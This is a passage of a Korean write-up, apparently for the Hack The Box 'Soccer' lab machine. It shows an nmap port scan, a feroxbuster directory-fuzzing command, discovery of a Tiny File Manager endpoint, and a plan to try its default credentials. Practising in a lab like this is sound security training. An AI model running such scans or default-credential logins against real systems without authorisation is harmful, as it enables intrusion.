풀이 시간
초기 침투
[서비스] / [취약점] / [CVE 또는 기법] 요약
포트 스캔
Host is up (7.9s latency).
Not shown: 54347 filtered tcp ports (no-response), 11185 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
9091/tcp open  xmltec-xmlmail

soccer.htb 접속, 기능이 없는 단순한 정적 페이지임
디렉터리 퍼징
feroxbuster -u http://soccer.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -x jsp,php,html,txt -C 404 --depth 2 -t 50 -o ferox_result.txt


tiny 엔드포인트 발견함
tiny file manager default credentials 검색
https://github.com/prasathmani/tinyfilemanager/wiki/Security-and-User-Management
